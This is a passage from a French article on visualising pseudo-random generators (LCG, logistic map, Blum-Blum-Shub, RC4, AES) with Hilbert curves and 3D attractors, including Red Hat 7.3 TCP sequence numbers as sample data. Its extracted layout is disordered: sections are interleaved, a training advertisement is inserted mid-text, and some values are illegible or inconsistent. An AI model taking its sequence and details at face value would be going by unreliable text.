Donc, pour obtenir une meilleure représentation de notre série dans un espace à deux dimensions, nous avons besoin d'un algorithme plus pertinent. Une courbe de remplissage est une fonction injective continue qui fait correspondre un intervalle compact à un hypercube n -dimensionnel [5]. Les courbes de remplissage ont été découvertes en 1890 par le mathématicien Giuseppe Peano [13]. Pour réaliser notre objectif, nous utilisons une courbe de remplissage spécifique proposée par David Hilbert [6] peu de temps après la découverte de Peano.

Une courbe de Hilbert est une courbe de remplissage qui réalise la projection d'un intervalle à une dimension dans un espace à deux dimensions. Sa construction est basée sur la répétition d'un schéma simple : les trois premiers côtés d'un carré. À chaque étape le carré est tourné, réduit et répété jusqu'à obtenir une courbe qui remplit le plan. En fait, une courbe de Hilbert peut être vue comme un système de Lindenmayer [17], connu également sous le nom de L-system. Un L-system est un système de réécriture de séquence de caractères qui peut être utilisé pour générer des fractales de dimensions comprises entre un et deux. Pour la courbe de Hilbert, les règles du L-system sont :

```
L = +RF-LFL-FR+
R = -LF+RFR+FL-
```

avec L et R des constantes, F signifiant dessiner vers l'avant, $-$ signifiant tourner à gauche de 90 degrés et $+$ signifiant tourner à droite de 90 degrés.

Les premières itérations d'une courbe de Hilbert sont présentées dans la figure 1, page suivante. Comme nous pouvons le voir sur les figures 1a, 1b et 1c, chaque point a un index correspondant à l'index de chaque entrée de la série. Nous constatons alors que, contrairement à notre première approche décrite ci-dessus, l'utilisation d'une courbe de Hilbert nous permet de préserver la localité des données. Nous entendons par là, que le voisinage des points dans la série est conservé dans l'espace à deux dimensions.

Ainsi, au travers de ce mode de présentation en deux dimensions, nous avons une première approche pour représenter un algorithme de PRBG.




Fig. 1 : Les premières itérations de la courbe de Hilbert.

2.2 Représentation en 3 dimensions

Après l'approche en deux dimensions, nous allons essayer de représenter notre séquence dans un environnement en trois dimensions.

Un des moyens les plus couramment utilisés pour analyser une série de ce type est de reconstruire son espace des phases en utilisant la méthode des délais [7]. L'espace des phases est un espace à n dimensions qui décrit complètement l'état d'un système à n variables. À titre d'exemple, l'espace des phases décrivant l'atterrissage d'une fusée est un espace à deux dimensions. La première dimension est la vitesse de la fusée et la deuxième dimension est sa distance au sol. L'espace des phases est alors un graphe représentant en abscisse la vitesse et en ordonnée la distance au sol. Ainsi, pour que la fusée atterrisse sans encombre, il faut que la courbe décrivant sa progression, dans son espace des phases, tende vers zéro (voir figure 2).




Fig. 2 : Espace des phases de la trajectoire d'une fusée.

Ici, notre objectif est donc de représenter en trois dimensions une séquence à une dimension. La méthode des délais [12] permet de reconstruire les dimensions manquantes en utilisant les valeurs précédentes comme coordonnées supplémentaires. Pour cela, au lieu d'utiliser les valeurs brutes retournées par la fonction, nous

calculons, pour chaque coordonnée, la différence de deux valeurs successives. Cela nous permet de générer un résultat plus utile pour montrer la dynamique de la fonction. Ainsi, si $s[t]$ est la séquence fournie par un PRBG en fonction du temps t , alors les coordonnées (x, y, z) d'un point dans notre environnement sont calculées à partir des équations suivantes :

$$\begin{aligned} x[t] &= s[t-2] - s[t-3] \\ y[t] &= s[t-1] - s[t-2] \\ z[t] &= s[t] - s[t-1] \end{aligned}$$

Ensuite, en représentant la séquence de points ainsi obtenue dans un environnement en trois dimensions, nous obtenons une forme spécifique à la fonction de PRBG donnée. Cette forme, appelée *attracteur*, révèle la nature complexe des dépendances entre les différents éléments de la séquence générés par l'algorithme étudié [20, 21].

Prenons un exemple concret : la suite de nombre suivante est issue de l'algorithme de PRBG qui génère les numéros de séquences de session TCP du système d'exploitation GNU/Linux Red Hat dans sa version 7.3.

```
3281499104, 3271545868, 3287443610, 3238749981, 3274168813, 3302234066,
3229771300, 3287970591, 3295595222, 3298841199, 3292774952, 3294591612,
3294540537, 3294046036, 3296969037, 3293746299, 3300112100, 3292483752,
3235813772, 3298333679, 3273849495, 3293225350, 3295916141, 3299559674,
3295896492, 3303667282, 3301180722, 3290619488, 3301904507, 3286172964
```

Au premier abord, il est difficile de déterminer s'il existe un lien entre les différents éléments de cette suite de nombre. Par contre, la figure 3 permet de formaliser ce lien en dévoilant une forme qui est caractéristique du PRBG utilisé par le noyau Linux 2.4.18 utilisé par cette distribution de Linux.

Grâce à ce mode de présentation, il nous est maintenant plus facile d'identifier un algorithme de PRBG, étant donné qu'un même algorithme donnera toujours le même attracteur.

Pour la suite de cet article, nous avons développé un ensemble de programmes de génération et de visualisation en trois dimensions de différents types de




Fig. 3 : Attracteur du PRBG de Red Hat 7.3 - vue 45°.

PRBG. Nous avons mis ces programmes à disposition de la communauté, sur Internet : <https://github.com/archoad>, projets PRBG-3D et VisCipher3d.

3 Exemples de PRBG

Nous avons vu plus haut qu'un algorithme cryptographique doit être conçu comme un générateur de bits pseudo-aléatoire. Nous allons maintenant étudier quelques algorithmes de PRBG. Nous finirons par la présentation de l'attracteur du RC4 et de l'AES.

3.1 Véritable aléa

Avant de débuter notre comparaison de PRBG, il nous faut un référentiel, c'est-à-dire la représentation de l'attracteur d'un véritable aléa. Comme un ordinateur est une machine déterministe, il ne lui est pas possible de produire un véritable aléa. Seuls des équipements matériels s'appuyant sur des éléments aléatoires physiques peuvent fournir ce type d'aléa.

Le site Internet www.random.org fournit la possibilité de générer des séquences de véritable aléa. Il utilise le bruit atmosphérique pour produire cet aléa. Ce site est issu d'un projet scientifique du docteur Mads Haahr de la *School of Computer Science and Statistics* du Trinity College de Dublin. Il est utilisé pour des jeux en ligne, pour générer l'aléa de jeux de loterie, pour des projets scientifiques... Nous avons généré une séquence de 10000 entiers aléatoires à partir de ce site. La représentation en trois dimensions de l'attracteur correspondant est montrée dans la figure 4.

La figure 4 montre un environnement en trois dimensions, matérialisé par un cube et les trois axes x

en rouge, y en vert et z en bleu. La répartition des points dans cet espace forme un nuage homogène et couvre uniformément un volume sphérique selon les trois axes. Aucun schéma spécifique ne se dégage. Les valeurs fournies sont comprises entre 0 et 99995 avec une valeur moyenne de 54707.79. Dans le coin droit, nous avons la représentation de l'ensemble des données à l'aide de la courbe de Hilbert.

Le programme que nous utilisons, attribue une couleur spécifique à chaque point : l'ensemble des couleurs de la palette graphique est réparti sur l'ensemble des points de façon chronologique. Ainsi, le premier point sur la liste reçoit la première couleur de la palette, le deuxième point reçoit la deuxième couleur et ainsi de suite jusqu'au dernier point. Ce principe nous permet de rajouter une quatrième dimension à notre graphe : le temps.

Sur notre courbe, la répartition des couleurs semble complètement aléatoire.




Fig. 4 : Attracteur d'un aléa véritable- vue 45°.

3.2 Générateur de congruence linéaire

Le générateur de congruence linéaire produit une séquence pseudo-aléatoire de nombres entiers $x_1, x_2, x_3, \dots$ en fonction de la récurrence linéaire suivante [10, 8] :

$$x_{n+1} = ax_n + b \bmod m \mid n \geq 0$$

Les entiers a , b et m sont les paramètres qui caractérisent le générateur et x_0 est la graine. L'attracteur correspondant est présenté dans la figure 5, page suivante.

La taille de l'échantillon est de 16384, la valeur minimale est 0 et la valeur maximale 4095, la valeur moyenne est 2047,50. La distribution des couleurs dans




Fig. 5 : Attracteur du générateur de congruence linéaire - axe $y \rightarrow y'$.

la courbe de Hilbert semble aléatoire. Mais, contrairement au générateur de véritable aléa que nous avons pris comme référence, la répartition des points dans la figure 5 présente un schéma spécifique sous forme de lignes alignées sur plusieurs plans. Ces lignes correspondent à la période de l'algorithme.

Nous constatons enfin, que seules les couleurs à dominante rouge apparaissent, cela signifie que seule la fin du spectre est visible. Les premiers points sont recouverts par les derniers, l'algorithme fournit donc plusieurs fois les mêmes valeurs.

Ce type de générateur est prédictible et ne convient pas pour un usage cryptographique. En effet, à partir d'une séquence partielle, et sans connaissance des paramètres a , b et m , il est possible de reconstruire le reste de la séquence. De plus, dans ce cas, les deux représentations – en deux et trois dimensions – nous permettent d'affiner la propriété de l'aléa de cet algorithme.

3.3 Générateur à récurrence non linéaire

Pour notre deuxième exemple, nous utilisons un générateur à récurrence non linéaire. Ce dernier produit une séquence pseudo-aléatoire de nombres entiers $x_1, x_2, x_3, \dots$ en fonction de la relation de récurrence suivante [18] :

$$x_{n+1} = \lambda x_n (1 - x_n) \mid n \geq 0$$




Fig. 6 : Attracteur du générateur à récurrence non linéaire - axe $y \rightarrow y'$.

Dans notre exemple, la taille de l'échantillon est de 16384, la valeur minimale est 184264892666,96 et la valeur maximale 948850856936,47, la moyenne de l'échantillon est de 631015962902,33.

3.4 Générateur Blum-Blum-Shub

Le générateur de bits pseudo-aléatoire Blum-Blum-Shub est un PRBG calculatoirement sûr tant que la factorisation de grands nombres composés reste un

4 Algorithmes cryptographiques

4.1 Attracteur de RC4

Pour calculer l'attracteur de l'algorithme de RC4, nous utilisons une séquence d'entiers $n=2^{105}+i$ avec $i=[1 \dots 60000]$ que nous convertissons en blocs de 128 bits. Ensuite, nous chiffons chacun de ces blocs avec la même clef de chiffrement de 64 bits :

$k=01010101010101$

Finalement, nous convertissons le résultat en entiers. Ainsi, nous partons d'une séquence linéaire d'entiers pour obtenir une séquence pseudo aléatoire d'entiers. La liste suivante montre le résultat obtenu pour les huit premières entrées de la séquence :

[illegible]

En utilisant les outils de la suite VisCipher3d présentés plus haut, nous obtenons l'attracteur présenté dans la figure 8.

L'attracteur de RC4 est très clairsemé et se résume à quatre boules rouges. La couleur est importante, c'est la couleur de la fin du panel de couleurs. Nous pouvons en déduire que tous les points de l'attracteur ont les mêmes coordonnées. Nous sommes loin d'une distribution aléatoire dans l'espace comme pour le générateur Blum-Blum-Shub.

Si nous changeons la clef de chiffrement, nous obtenons différents types d'attracteurs. Nous avons donc un lien étroit entre l'attracteur obtenu et la clef de chiffrement utilisée. La représentation de RC4 à l'aide de la courbe de Hilbert montre le même lien entre l'attracteur et la clef utilisée.




Fig. 7 : Attracteur du générateur Blum-Blum-Shub - vue 45°.

problème calculatoirement difficile. Ce générateur produit une séquence de bits pseudo-aléatoire selon l'algorithme suivant :

- générer deux grands nombres premiers de Blum p et q et calculer $n=pq$. Un nombre premier de Blum est un nombre premier congruent à 3 modulo 4 ;
- choisir une graine s dans l'intervalle $[1, n-1]$ tel que $\text{pgcd}(s, n)=1$;
- calculer $x_0 = s^2 \bmod(n)$;
- la séquence est définie comme $x_{i+1} = x_i^2 \bmod(n)$;
- si x_i est pair alors $z_i=0$ et si x_i est impair alors $z_i=1$;
- la sortie de la séquence est $z_1, z_2, z_3, \dots$

L'attracteur correspondant est présenté dans la figure 7. Pour faciliter la mise en œuvre de notre présentation, nous n'avons pas appliqué la dernière étape consistant à récupérer le bit de poids faible. Nous constatons que l'attracteur obtenu se répartit sur les trois axes sous la forme d'un nuage homogène. Nous retrouvons la même forme que dans le cas de l'aléa véritable. En fait, le générateur Blum-Blum-Shub est cryptographiquement sûr en supposant l'insolubilité de la résiduosités quadratique. Dans notre exemple, la taille de l'échantillon est de 16384, la valeur minimale est 56782881,0 et la valeur maximale est 512462853845,0, la moyenne de l'échantillon est de 257668663192,64.

Michel Dubois (c) 2014, dt: 0.00
Min: 801715085515381311760087319
Max: 801715085515381311760087319
Average: 80171508551530131176008

Fig. 8 : Attracteur




Fig. 8 : Attracteur de RC4 - axe $x \rightarrow x'$.

Plus important encore, la courbe de Hilbert montre que cet algorithme semble loin de l'aléa parfait.

4.2 Attracteur de l'AES

Nous terminons notre comparaison avec l'AES.

Pour calculer l'attracteur de l'AES, nous partons de la séquence d'entiers $n=2^{105}+i$ avec $i=[1 \dots 1000000]$ que nous convertissons en blocs de 128 bits. Nous chiffons ensuite chacun de ces blocs avec la même clef de chiffrement :

```
k=80000000000000000000000000000000
```

Finalement, nous convertissons le résultat obtenu en nombres entiers. Nous partons donc d'une séquence linéaire d'entiers pour obtenir une séquence pseudo-aléatoire d'entiers. La liste suivante montre le résultat obtenu pour les 8 premières entrées de la séquence :

```
AESk(00000200000000000000000000000001) = 283581443160616712863761136161128990485
AESk(00000200000000000000000000000002) = 13000327896503708020216929648547784605
AESk(00000200000000000000000000000003) = 127023229689953121336747928769328799499
AESk(00000200000000000000000000000004) = 267709247352391222087383818398701544546
AESk(00000200000000000000000000000005) = 13084601403506444488341809178476735822
AESk(00000200000000000000000000000006) = 15185554502638255213403946355100516077
AESk(00000200000000000000000000000007) = 115393114767635113880023375849033541961
AESk(00000200000000000000000000000008) = 329368475429008126664105441219366958198
```

En utilisant les mêmes outils que pour l'algorithme de RC4, nous obtenons la figure 9. À la différence du générateur Blum-Blum-Shub nous constatons




Fig. 9 : Attracteur de l'AES - axe $x \rightarrow x'$.




Fig. 10 : Attracteurs de deux chiffrements par l'AES avec des clefs différentes - axe $z \rightarrow z'$.

que l'attracteur de l'AES prend la forme d'un nuage uniformément réparti sur les trois axes sous la forme de cubes. Il diffère, en cela, de l'attracteur de l'aléa véritable. Néanmoins, nous pouvons raisonnablement dire que l'AES est un algorithme de chiffrement conçu comme un générateur de bits pseudo-aléatoire, proche de l'aléa véritable.

Après avoir analysé graphiquement le comportement de l'AES, nous allons chercher à voir comment l'algorithme se comporte avec des clefs de chiffrement différentes. Pour cela, nous avons reproduit le processus décrit ci-dessus en utilisant la même séquence initiale et en la chiffrant avec les deux clefs :

```
k1 = 80000000000000000000000000000000
k2 = 40000000000000000000000000000000
```

Ces deux clefs diffèrent de seulement 1 bit sur les 128 bits les composant.

En affectant ensuite une couleur différente à chaque attracteur, nous pouvons les comparer deux à deux. Le résultat obtenu est présenté dans la figure 10, page précédente. Pour générer ces figures, nous avons calculé le chiffrement d'une séquence de 450000 blocs identiques.

En effectuant la comparaison de ces deux attracteurs, nous constatons qu'ils s'imbriquent étroitement en couvrant uniformément les trois dimensions, toujours en gardant cette répartition en cubes. Cependant, il n'est pas possible de distinguer une possible corrélation entre ces deux ensembles d'éléments. Afin de mieux visualiser une éventuelle corrélation entre les deux ensembles de blocs chiffrés, nous allons représenter le même graphe, mais en joignant deux à deux les points correspondants

2 FORMATIONS À PLEIN TEMPS
(740 heures sur 6 mois de cours, puis 6 mois en entreprise)

Accrédité
par la Conférence
des Grandes Écoles



► Ouverture des inscriptions début janvier 2016 - Rentrée début octobre 2016

MASTÈRE SPÉCIALISÉ SIS

SÉCURITÉ DE L'INFORMATION ET DES SYSTÈMES
/ Campus de Paris

- _ Réseaux
- _ Sécurité des réseaux, des systèmes d'information et des applications
- _ Modèles et Politiques de sécurité
- _ Cryptologie

www.esiea.fr/sis • ms@esiea.fr

MASTÈRE SPÉCIALISÉ NIS

NETWORK AND INFORMATION SECURITY (cours en anglais)
/ Campus de Laval

- _ Secure programming
- _ Network control and auditing
- _ Network security drill and training
- _ Cryptanalysis, advanced computer virology
- _ Cyberattack techniques

www.esiea.fr/nis • ms@esiea.fr

**2 FORMATIONS EN COURS DU SOIR
ET WEEK-ENDS** (220 heures sur 6 mois de cours)

En partenariat
avec



► Ouverture des inscriptions début octobre 2015 - Rentrée fin février 2016

BADGE REVERSE ENGINEERING

**POUR ÊTRE CAPABLE D'ÉTUDIER TOUT TYPE
DE PROGRAMME**
/ Campus de Paris

- _ Analyse de codes malveillants
- _ Reverse et reconstruction de protocoles réseau
- _ Protections logiciels et unpacking
- _ Analyse d'implémentations de cryptographie

www.esiea.fr/badge-re • badges@esiea.fr
www.quarkslab.com

BADGE SÉCURITÉ OFFENSIVE

**POUR TROUVER, EXPLOITER ET CORRIGER
LES VULNÉRABILITÉS D'UN SYSTÈME**
/ Campus de Paris

- _ Détournement des protocoles réseaux non sécurisés
- _ Exploitation des corruptions mémoires et vulnérabilités web
- _ Escalade de privilèges sur un système compromis
- _ Intrusion, progression et prise de contrôle d'un réseau

www.esiea.fr/badge-so • badges@esiea.fr
www.quarkslab.com

INSCRIPTIONS ACTUELLEMENT OUVERTES

Accrédité
par la Conférence
des Grandes Écoles






Fig. 11 : Corrélation entre deux attracteurs de l'AES - vue 45°.

à la même entrée. Ainsi, le point représentant le bloc chiffré avec la clef k_1 du premier bloc de la séquence sera relié au point correspondant au bloc chiffré avec la clef k_2 du même bloc en clair.

Le résultat obtenu est présenté dans la figure 11. Afin que les graphes soient lisibles, nous avons réduit la taille de l'échantillon à 250 entrées. Le tracé des droites reliant les points est désordonné et ne révèle aucun schéma identifiable.

